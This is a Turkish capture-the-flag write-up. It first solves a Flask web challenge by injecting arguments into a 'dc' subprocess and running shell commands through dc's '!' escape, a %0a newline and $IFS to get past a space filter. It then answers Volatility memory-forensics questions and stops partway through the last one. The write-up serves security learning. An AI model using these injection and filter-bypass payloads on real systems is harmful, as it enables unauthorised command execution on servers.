

Web Kategorisindeki **sequence\_gallery** sorusuyla başlayalım

Challenge ×


# sequence\_gallery

## 100

- Do you like sequences?

Author : Satooooon

<http://sequence-gallery.chal.crewc.tf:8080/>

 sequence\_ga...

Flag

Submit

Bize bir zip dosyası sağlıyor soru, indirip bakalım.

```
toplam 24
-rwxrwxrwx 1 root root 290 Tem 4 16:47 factorial.dc
-rwxrwxrwx 1 root root 187 Tem 4 16:47 fibonacci.dc
-rwxrwxrwx 1 root root 13 Tem 5 18:49 flag.txt
-rwxrwxrwx 1 root root 608 Tem 7 05:12 main.py
-rwxrwxrwx 1 root root 206 Tem 4 16:47 power.dc
drwxrwxrwx 2 root root 4096 Tem 4 16:47 templates
```

zipi açtık ve bizi bu dosyalarla birlikte templates dizini karşıladı, şimdi verilen bağlantıya gidelim.

$f(n) = n^2$

View

$f(n) = n^2$

$f(n) = \ln$

$f(n) = f(n-1) + f(n-2)$

Burada 3 fonksiyonumuz var.

İlk fonksiyon  $n$ 'in karesini alıyor

$f(n) = n^2$

View

0: 0

1: 1

2: 4

3: 9

4: 16

5: 25

6: 36

7: 49

8: 64

9: 81

1

Kontrolü sağlayabiliriz. İkinci fonksiyon faktöriyel hesabı yapıyor

`f(n) = n^2` [View](#)

2:	2
3:	6
4:	24
5:	120
6:	720
7:	5040
8:	40320
9:	362880
10:	3628800
11:	39916800
12:	479001600

2

Üçüncü ise ilk bakışta anlaşılamiyor fakat hem verilen kaynak kodlara baktığımızda hemde araştırdığımızda fibonacci olduğunu görebiliyoruz

`f(n) = n^2` [View](#)

1:	1
2:	1
3:	2
4:	3
5:	5
6:	8
7:	13
8:	21
9:	34
10:	55

3

Bu 3 fonksiyonun kaynak kodlarını incelediğimizde matematiksel işlemler dışında bir şey yok.

```
# cat flag.txt  
dummy{dummy}
```

flag.txt içerişi de bu şekilde

main.py dosyasını okuyalım

```

import os
import sqlite3
import subprocess

from flask import Flask, request, render_template

app = Flask(__name__)

@app.get('/')
def index():
    sequence = request.args.get('sequence', None)
    if sequence is None:
        return render_template('index.html')

    script_file = os.path.basename(sequence + '.dc')
    if ' ' in script_file or 'flag' in script_file:
        return ':(

    proc = subprocess.run(
        ['dc', script_file],
        capture_output=True,
        text=True,
        timeout=1,
    )
    output = proc.stdout

    return render_template('index.html', output=output)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)

```

Kaynak kodumuzu görüyoruz bunu incelemeden önce templates dizinine bi bakalım, dizin içerisinde index.html dosyasını görüyoruz. Ozaman okuyalım

```

# cd templates

( )-[/tmp/seq_gallery/dist/src/templates]
# cat index.html
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Sequence Gallery</title>
</head>
<body>
    <form>
        <select name="sequence">
            <option value="power">f(n) = n^2</option>
            <option value="factorial">f(n) = !n</option>
            <option value="fibonacci">f(n) = f(n-1) + f(n-2)</option>
        </select>
        <input type="submit" value="View">
        <div>
            {% if output is defined %}
                {% for line in output.split("\n") %}
                    {{ line }} <br/>
                {% endfor %}
            {% endif %}
        </div>
    </form>
</body>
</html>

```

Farklı dizilerin sonuçlarını görselleştirmek için basit bir html sitesi karşılıyor bizi. Şimdi **main.py** kaynak kodumuzu inceleyelim.

```

import os
import sqlite3
import subprocess

from flask import Flask, request, render_template

app = Flask(__name__)

@app.get('/')
def index():
    sequence = request.args.get('sequence', None)
    if sequence is None:
        return render_template('index.html')

    script_file = os.path.basename(sequence + '.dc')
    if ' ' in script_file or 'flag' in script_file:
        return ':(

    proc = subprocess.run(
        ['dc', script_file],
        capture_output=True,
        text=True,
        timeout=1,
    )
    output = proc.stdout

    return render_template('index.html', output=output)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)


```

Bu bir Flask uygulamasını temsil eden Python dosyasıdır. Flask, web uygulamaları oluşturmak için kullanılan bir mikro web çerçevesidir. Kod bir web sunucusu oluşturur ve kök dizine gelen GET isteklerini yönetir.

- Flask http isteklerini işlemek için farklı dekoratörlere sahiptir. Burada kullanılan dekoratör `@app.get('/')` dekoratörüdür. Kök dizine yapılan GET isteklerini `index()` fonksiyonu karşılar.
- Bu fonksiyon içerisinde **`request.args.get('sequence', None)`** kodu ile “sequence” adlı bir parametrenin değeri alınır. Bu parametre, istemci tarafından isteğin bir parçası olarak gönderilen bir dizedir.
- Eğer ‘sequence’ değeri **None** ise, yani parametre belirtilmezse

‘`render_template('index.html')`’ ile ana sayfa olan burası döndürülür.

\*Buraya kadarki kısımları burp ile bi test edelim.



View butonuna basarak isteği yakalayalım

```
GET /?sequence=power HTTP/1.1
Host: sequence-gallery.chal.crowc.tf:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://sequence-gallery.chal.crowc.tf:8080/
Upgrade-Insecure-Requests: 1
```

Sitede bizi otomatik olarak  $n^2$  karşıladığı için parametre değerini power olarak alıyor. Bu isteği Repeater a gönderip bi send edelim bakalım neler olacak.

Response			
Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Date: Mon, 17 Jul 2023 12:53:24 GMT		
3	Server: unicorn		
4	Content-Type: text/html; charset=utf-8		
5	Vary: Accept-Encoding		
6	Content-Length: 1676		
7	Connection: close		
26			
27	0: 0  		
28			
29	1: 1  		
30			
31	2: 4  		
32			
33	3: 9  		
34			
35	4: 16  		
36			
37	5: 25  		

\*Yukarıdaki resimde html kodlarını görüntünün net olması için kestim  
İsteği gayet normal bir şekilde alıyoruz, şimdi diğer 2 parametre değerini de deneyelim.

Response			
Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Date: Mon, 17 Jul 2023 12:55:11 GMT		
3	Server: unicorn		
4	Content-Type: text/html; charset=utf-8		
5	Vary: Accept-Encoding		
6	Content-Length: 1766		
7	Connection: close		
26			
27	1: 1  		
28			
29	2: 1  		
30			
31	3: 2  		
32			
33	4: 3  		
34			
35	5: 5  		
36			
37	6: 8  		
38			

fibonacci

Response			
Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Date: Mon, 17 Jul 2023 12:55:59 GMT		
3	Server: unicorn		
4	Content-Type: text/html; charset=utf-8		
5	Vary: Accept-Encoding		
6	Content-Length: 2835		
7	Connection: close		
26			
27	2: 2  		
28			
29	3: 6  		
30			
31	4: 24  		
32			
33	5: 120  		
34			
35	6: 720  		
36			
37	7: 5040  		

factorial

İki parametreyi de gönderdiğimizde herhangi bir zafiyet gözlemleyemiyoruz.

Şimdi birde değeri boş gönderelim ve çıktığı inceleyelim

```
GET /?sequence= HTTP/1.1
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 17 Jul 2023 12:57:55 GMT
3 Server: gunicorn
4 Content-Type: text/html; charset=utf-8
5 Vary: Accept-Encoding
6 Content-Length: 482
7 Connection: close
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <meta charset="utf-8">
13     <meta name="viewport" content="width=device-width, initial-scale=1">
14     <title>
15       Sequence Gallery
16     </title>
17   </head>
18   <body>
19     <form>
20       <select name="sequence">
21         <option value="power">
22           f(n) = n^2
23         </option>
24         <option value="factorial">
25           f(n) = !n
26         </option>
27         <option value="fibonacci">
28           f(n) = f(n-1) + f(n-2)
29         </option>
30       </select>
31       <input type="submit" value="View">
32     </form>
33   </body>
34 </html>
```

Bizi index.html e yönlendirdi.

Şimdi kaynak kodu okumaya devam edelim.

```
import os
import sqlite3
import subprocess

from flask import Flask, request, render_template

app = Flask(__name__)

@app.get('/')
def index():
    sequence = request.args.get('sequence', None)
    if sequence is None:
        return render_template('index.html')

    script_file = os.path.basename(sequence + '.dc')
    if ' ' in script_file or 'flag' in script_file:
        return ':'

    proc = subprocess.run(
        ['dc', script_file],
        capture_output=True,
        text=True,
        timeout=1,
    )
    output = proc.stdout

    return render_template('index.html', output=output)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

Sequence parametresine flag kelimesi veya ' ' koyduğumuzda ise bize **return :(** döndürerek, hemen bakalım.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /?sequence=flag.txt HTTP/1.1			1 HTTP/1.1 200 OK			
2 Host: sequence-gallery.chal.crewc.tf:8080			2 Date: Mon, 17 Jul 2023 13:04:18 GMT			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) C			3 Server: gunicorn			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9			4 Content-Type: text/html; charset=utf-8			
5 Accept-Language: en-US,en;q=0.5			5 Content-Length: 2			
6 Accept-Encoding: gzip, deflate			6 Connection: close			
7 Connection: close						
8 Referer: http://sequence-gallery.chal.crewc.tf:8080/			8 :{			
9 Upgrade-Insecure-Requests: 1						
10						
11						

**\*\***.txt yi silip yalnızca flag ile isteği send ettiğimizde de **return :(** alıyoruz çünkü bize istekte değil kelime geçtiğinde return edeceğini söylüyor.

Bu işlemlere girmedğimiz bir şekilde ilerleyelim, ozaman da subprocess.run() fonksiyonu ile “dc” komutu çalıştırılır.

**\*\*Zip içerisinde çıkan 3 fonksiyona baktığımızda da sonlarınd “dc” uzantısının olduğunu görüyoruz ozaman buradan matematiksel bir işlem veya fonksiyona dair işlem yapan bir komut, program olarak algılayabiliriz “dc” yi.**

**\*\*Linux içerisinde whatis dc veya dc --help çalıştıralım.**

```
# whatis dc
dc (1)          - an arbitrary precision calculator


# dc --help
Usage: dc [OPTION] [file ...]
  -e, --expression=EXPR    evaluate expression
  -f, --file=FILE           evaluate contents of file
  -h, --help                display this help and exit
  -V, --version             output version information and exit

Email bug reports to: bug-dc@gnu.org .
```

Keyfi bir hesap makinesi olduğunu söylüyor bize bu komutun.

\*Burada bazı SSTI payloadları denedim fakat çıktı alamadım bu yüzden kaynak koddan ilerlemeye devam ettim.

dc komutunu yürüttüğüne göre parametre değeri olarak -V (dc versiyonunu öğrenebilmek için), -h, --help deneyelim.



Copyright 1994, 1997, 1998, 2000, 2001, 2003-2006, 2008, 2010, 2012-2017 Free Software Foundation, Inc. This is free software; see the source for copying conditions. There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE, to the extent permitted by law.

-V denediğimizde parametre değeri aşamasını bypass edebildiğimizi gördük. Şimdi dc ile bu bypassı nasıl kullanabiliriz onu araştırmamız gerekiyor.

--help çalıştırdığımızda bize bir -f yani file ile ilgili bir parametre vermişti bunu kullanmaya çalışalım

```
└─$ dc -f power.dc | head
0: 0
1: 1
2: 4
3: 9
4: 16
5: 25
6: 36
7: 49
8: 64
9: 81
```

Bu şekilde power.dc dosyasını aynı şekilde çalıştırabilmiş olduk. (Diğer dosyalar içinde sitedeki aynı çıktıyı elde edeceğiz)

man (manual page of command) ile komutun açıklamasına girelim

Çıktı komutları, seçenekler kategorilerinden bir şey çıkaramadık. Misc kategorisindeki bazı açıklamalara bakacak olursak:


```
Miscellaneous
! Will run the rest of the line as a system command. Note that parsing of the !<, !≠, and !> commands take precedence, so if you want to run a command starting with
<, =, or > you will need to add a space after the !.
# Will interpret the rest of the line as a comment.
```

! için satırın geri kalanını sistem komutu olarak çalıştıracağını, # için ise satırın geri kalanını yorum satırı olarak yorumlayacağını söylüyor.

Biraz daha kurcaladıktan sonra -e (expression) parametresi ile ! ve # parametrelerinde aynı hatayı aldığımı gördüm.

**\*\*Benim yapmaya çalıştığım işlem -e ile birlikte bir sistem komutu çalıştırmak yani ! satırın geri kalanını sistem komutu olarak algılayacağını söyledi ozaman bende -e !whoami ls id uname gibi komutları tetiklemeye çalıştım.**

Bu tetiklemeler sırasında sequence parametresine yazdığım değerlerin arasında boşluk olmaması gerektiğini farkettim.



:(

Burada sayfanın bana return :( dönmesinin nedeni -e ve ! arasında boşluk olması.


Bu boşluk yerine (, ., ;, : " ' ) gibi karakterler koyduğumda farklı hatalar verdiğini gözlemledim.

Sonra bu isteği Intruder a yolladım ve belirli payloadlar deneyip hataları gözlemlemek istedim



```
GET /?sequence=-e$.!uname HTTP/1.1
Host: sequence-gallery.chal.crewc.tf:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://sequence-gallery.chal.crewc.tf:8080/
Upgrade-Insecure-Requests: 1
```


# ! / gibi karakterlerde çıktı vermedi fakat \ " ' gibi karakterlerde tek hata kodu, ("" ) (") çift karakterlerde de çift hata kodu verdiğini, : ve ; için ise 3 hata kodu verdiğini gözlemledim.



Fakat sonrasında bundan pek bir anlam çıkaramadım.


**Bu şekilde boşluk filtrelemesini bypass edebildiğimiz birkaç karakter elde ettik fakat sistem komutunu hala çalıştıramıyoruz.**

Bu filtrelemeyi de bypass etmemiz gerekiyor, çeşitli payloadlardan sonra burada command injection için kullanılan url encoding tekniğinden yararlanabildiğimi farkettim. Ayrıca boşluk filtrelemesini pypass etmek için yalnızca ( " ve ' ) karakterleri çalıştı.



Komut yeni bir satıra geçmeden önce "-e!uname" ifadesini bir komut olarak değerlendirecektir. Ancak "%0a" eklenerek url encoding kullanıldığında komut satırı yeni bir satıra geçecek ve "uname" komutu ayrı bir satırda çalıştırılacaktır.


Böylece **uname** sistem komutunu çalıştırmış olduk. Şimdi cat ile flag.txt mizi okumaya çalışalım



Arada boşluk olduğu için bize **return :(** döndürdü.

Boşluk filtrelemesini bypass edemediğimiz için Bash \$IFS (Internal Field Separator – Dahili Alan Ayırıcı) kabuk değişkenini kullanabiliriz.

**\*\*\$IFS değişkeni boşluk karakterinin varsayılan değerini içerir. Bu şekilde catIFS\* ile dizindeki tüm dosyaları okuyabiliriz.**



```
lm x
crew{10 63 67 68 101 107 105 76 85 111 68[dan10!=m]smlmx}
import os
import sqlite3
import subprocess
```

```
from flask import Flask, request, render_template
```

Bayrağa da ulaşmış oluyoruz.

**Flag: crew{10 63 67 68 101 107 105 76 85 111 68[dan10!=m]smlmx}**

```
└─# dc -e "crew{10 63 67 68 101 107 105 76 85 111 68[dan10!=m]smlmx}"
dc: 'e' (0145) unimplemented
dc: 'w' (0167) unimplemented
dc: '{' (0173) unimplemented
DoULikeDC?
dc: '}' (0175) unimplemented
```

Burada dc komutunu bayrağımız ile birleştirince **DoULikeDC?** şeklinde bir ifade karşılıyor bizi.

Forensic kategorisindeki soruların çözümleri ile devam edelim.

Soru 1-)

# Attaaaaaack1

## 100

One of our employees at the company complained about suspicious behavior on the machine, our IR team took a memory dump from the machine and we need to investigate it.

Q1. What is the best profile for the the machine?

example : crew{Profile}

[Link](#) [Link2](#)

Author : 0xSh3r10ck

Şirket çalışanlarımızdan biri makinedeki şüpheli davranışlardan şikayet etti, IR (incident response) ekibimiz makineden bir bellek dökümü (memory dump) aldı ve bunu araştırmamız gerekiyor.

Bizden makine için en iyi profili istiyor. Burada 2 önemli nokta var, ilki profile kelimesi için volatility kullanmamız gerekiyor. İkincisi de

18:18 memdump.raw

Dosyamız memdump.raw yani memory dump dosyamız.

Volatility ile bir bellek analizi yapabilmek için öncelikle uygun bir profil bulmamız gerekiyor, bizde burada onu yapacağız zaten ilk soru profili istiyor bizden.

**imageinfo** ile uygun profili bularak analizimizi yapabiliriz.

Öncelikle volatilityyi bulunduğu dizinde çalıştırıyoruz, -f ile memory dump dosyamızı belirtiyoruz, imageinfo ile de uygun profilimizi arıyoruz.

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                           AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                           AS Layer2 : FileAddressSpace (/home/pentester/Masaüstü/ctftime/memdump.raw)
                           PAE type : PAE
                           DTB : 0x185000L
                           KDBG : 0x82b7ab78L
      Number of Processors : 1
      Image Type (Service Pack) : 1
                           KPCR for CPU 0 : 0x80b96000L
                           KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2023-02-20 19:10:54 UTC+0000
      Image local date and time : 2023-02-20 21:10:54 +0200
```

Burada bize verdiği ilk profil Win7SP1x86\_23418 i bayrak olarak girelim.

**Flag: Crew{Win7SP1x86\_23418}**

Bayrağı bulduk, ek olarak aşağıdaki plugini de göstermek istiyorum.

#### KDBGSCAN

```
./volatility_2.6_lin64_standalone -f /ctftime/memdump.raw kdbgscan
Volatility Foundation Volatility Framework 2.6
*****
Instantiating KDBG using: /ctftime/memdump.raw WinXPSP2x86 (5.1.0 32bit)
Offset (P) : 0x2b7ab78
KDBG owner tag check : True
Profile suggestion (KDBGHeader): Win7SP1x86_23418
Version64 : 0x2b7ab50 (Major: 15, Minor: 7601)
PsActiveProcessHead : 0x82b8fd70
PsLoadedModuleList : 0x82b97730
KernelBase : 0x82a42000
*****
Instantiating KDBG using: /ctftime/memdump.raw WinXPSP2x86 (5.1.0 32bit)
Offset (P) : 0x2b7ab78
KDBG owner tag check : True
Profile suggestion (KDBGHeader): Win7SP1x86
Version64 : 0x2b7ab50 (Major: 15, Minor: 7601)
PsActiveProcessHead : 0x82b8fd70
PsLoadedModuleList : 0x82b97730
KernelBase : 0x82a42000
```

imageinfo'nun aksine, kdbgscan doğru profili ve doğru KDBG adresini (birden çok varsa) kesin olarak belirlemek için tasarlanan bir plugindir. Bu plugin, volatility profillerine bağlı KDBGHeader imzalarını tarar ve false positivelere azaltmak için sanity check uygular.

Yukarıdaki resimde de uygun profilimizi bulmuş oluyoruz.

Soru 2-)

# Attaaaaaack2

## 100

Q2. How many processes were running ? (number)

( doesnt follow format)

Author : 0xSh3r10ck

Bizden kaç process çalıştığını istiyor yalnızca sayı olarak. Şimdi burada ben size volatility için belirli kaynaklar atacağım, soruyu çözerken de buraları referans göstereceğim.

<https://blog.onfvp.com/post/volatility-cheatsheet/> Bu volat3 ve 2 için cheat sheet

<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference> buda pluginler için volatilitynin kendi kaynağı

<https://notebook.community/adricnet/dfirnotes/examples/Rekall%20demo%20-%20DarkComet%20analysis%20by%20TekDefense%20-%20Jupyter%20slides> buda bakılması gereken başka bir kaynak

Öncelikle –help çalıştırıp process kelimesini aratalım

```
./volatility_2.6_lin64_standalone --help | grep -i process
Volatility Foundation Volatility Framework 2.6
apihooks      Detect API hooks in process and kernel memory
cmdline       Display process command-line arguments
dlldump       Dump DLLs from a process address space
dlllist       Print list of loaded dlls for each process
envvars       Display process environment variables
getsids       Print the SIDs owning each process
handles       Print list of open handles for each process
joblinks      Print process job link information
memdump       Dump the addressable memory for a process
privs         Display process privileges
procdump      Dump a process to an executable file sample
pslist        Print all running processes by following the EPROCESS lists
psscan        Pool scanner for process objects
pstree        Print process list as a tree
```

Burada tüm çalışan processleri listeleyeceğimiz plugini görüyoruz.

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name          PID  PPID  Thds  Hnds  Sess  Wow64  Start          Exit
0x8419c020 System         4    0     89   536   0    0    2023-02-20 19:01:19 UTC+0000
0x962f2020 smss.exe      268   4     2    29   0    0    2023-02-20 19:01:19 UTC+0000
0x860a8c78 csrss.exe     352  344    9   462   0    0    2023-02-20 19:01:20 UTC+0000
0x855dfd20 wininit.exe   404  344    3    76   0    0    2023-02-20 19:01:20 UTC+0000
0x8550b030 csrss.exe     416  396    9   268   1    0    2023-02-20 19:01:20 UTC+0000
```

Profilimizi belirttik (profile belirtmeden yalnızca plugin ile analizimizi yapamayız) ve sonrasında pslist yazdık ve bize process, offset, PID ve PPID değerlerini verdi.

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist | wc -l
Volatility Foundation Volatility Framework 2.6
49
```

wc -l komutu ile yalnızca satırları öğrenmek istediğimizi söyledik, bize 49 sonucunu verdi fakat baştaki 2 satırı sayısal olarak almamamız gerekiyor

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist | nl
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name          PID  PPID  Thds  Hnds  Sess  Wow64  Start          Exit
0x8419c020 System         4    0     89   536   0    0    2023-02-20 19:01:19 UTC+0000
0x962f2020 smss.exe      268   4     2    29   0    0    2023-02-20 19:01:19 UTC+0000
0x860a8c78 csrss.exe     352  344    9   462   0    0    2023-02-20 19:01:20 UTC+0000
0x855dfd20 wininit.exe   404  344    3    76   0    0    2023-02-20 19:01:20 UTC+0000
```

Dolayısıyla bayrağımız 47

Ek olarak

```
./volatility_2.6_lin64_standalone -f /home/pentester/Masaüstü/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist | nl
Volatility Foundation Volatility Framework 2.6
1 Offset(V)  Name          PID  PPID  Thds  Hnds  Sess  Wow64  Start          Exit
2
3 0x8419c020 System         4    0     89   536   0    0    2023-02-20 19:01:19 UTC+0000
4 0x962f2020 smss.exe      268   4     2    29   0    0    2023-02-20 19:01:19 UTC+0000
5 0x860a8c78 csrss.exe     352  344    9   462   0    0    2023-02-20 19:01:20 UTC+0000
6 0x855dfd20 wininit.exe   404  344    3    76   0    0    2023-02-20 19:01:20 UTC+0000
```

Resimde de görüldüğü üzere nl komutunu çalıştırdığımızda da 2 satırı bize veriyor ama çıkarmamız gerekiyor.

Flag: 47



Soru 3-)

# Attaaaaaack3

## 100

Q3. i think the user left note on the machine. can you find it ?

flag format : crew{}

Author : 0xSh3r10ck

Flag

Submit

Bence kullanıcı makinede bir not bıraktı, onu bulabilir misin? Sorusu ile karşılaşyoruz. Buradaki önemli nokta şu, makinede bıraktı dediği için processlerden veya Notepad üzerinden değil direk pluginler üzerinden ilerlememiz gerekiyor.

Burada ise **clipboard** plugininden yardım alacağız.

```
./volatility_2.6_lin64_standalone --help | grep -i clipb  
Volatility Foundation Volatility Framework 2.6  
clipboard Extract the contents of the windows clipboard
```

Windows panosunu extract eder.

```
./volatility_2.6_lin64_standalone -f /home/parag/Desktop/ctftime/memdump.raw --profile=Win7SP1x86_23418 clipboard  
Volatility Foundation Volatility Framework 2.6  
Session WindowStation Format Handle Object Data  
1 WinSta0 CF_UNICODETEXT 0xa00d9 0xfe897838 1_l0v3_M3m0ry_F0r3ns1cs_S0_muchhhhhhhhh  
1 WinSta0 0x0L 0x10  
1 WinSta0 0x2000L 0x0  
1 WinSta0 0x0L 0x3000  
1 0x1a02a9 0xfe670a68  
1 0x100067 0xffbab448
```

İlk satırda data sütunu altında bayrağımızı buluyoruz.

Flag: crew{ 1\_l0v3\_M3m0ry\_F0r3ns1cs\_S0\_muchhhhhhhhh }

Soru 4-)

# Attaaaaaack4

## 100

Q4. What is the name and PID of the suspicious process ?

example : crew{abcd.exe\_111}

Author : OxSh3rI0ck

Flag

Submit

Şüpheli processin PID yani process ID numarasını ve ismini soruyor.

pslist pluginini kullanalım ve bunu /tmp altında pslist.txt dosyasına çıktı alalım

```
./volatility_2.6_lin64_standalone -f /tmp/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist > /tmp/pslist.txt  
Volatility Foundation Volatility Framework 2.6
```

Çıktıyı aldık şimdi satırları kontrol edelim

```
# cat pslist.txt | wc -l  
49
```

49 process olduğunu doğrulamıştık, şimdi yalnızca processlerin olduğu sütunu filtreleyelim.

```
# cat pslist.txt | awk '{print $2}'  
Name  
System  
smss.exe  
csrss.exe  
wininit.exe  
csrss.exe  
services.exe  
lsass.exe  
lsm.exe  
winlogon.exe  
svchost.exe
```

awk '{print \$2}' ile yalnızca 2. sütunu almak istediğimiz belirttik ama sıralı bir şekilde karşımıza çıkmadı ve aynı zamanda aynı processten birkaç tane olabiliyor, tek tek incelememiz gerektiği için buna karşı bir çözüm buluyoruz.

```
# cat pslist.txt | awk '{print $2}' | sort | uniq | wc -l  
31
```

sort ve uniq ile önce numeric olarak sıraladık, sonra aynı isme sahiplerden yalnızca 1 tane aldık ve çıktımız 31 e düştü. Şimdi tek tek inceleyelim bakalım processleri

```
audiodg.exe
cmd.exe
conhost.exe
csrss.exe
dllhost.exe
DumpIt.exe
dwm.exe
explorer.exe
lsass.exe
lsm.exe
msdtc.exe
Name
notepad.exe
ProcessHacker.
rundll32.exe
SearchIndexer.
services.exe
smss.exe
spoolsv.exe
spssvc.exe
svchost.exe
System
taskhost.exe
VGAuthService.
vm3dservice.ex
vmttoolsd.exe
wininit.exe
winlogon.exe
WmiPrvSE.exe
wmpnetwk.exe
```

Burada çeşitli processler var fakat **rundll32.exe** çok öne çıkıyor.

Şüpheli processi bulduktan sonra bunun PID numarasını da şu şekilde buluyoruz

```
./volatility_2.6_lin64_standalone -f /mnt/ctftime/memdump.raw --profile=Win7SP1x86_23418 pslist | grep -i rundll32
Volatility Foundation Volatility Framework 2.6
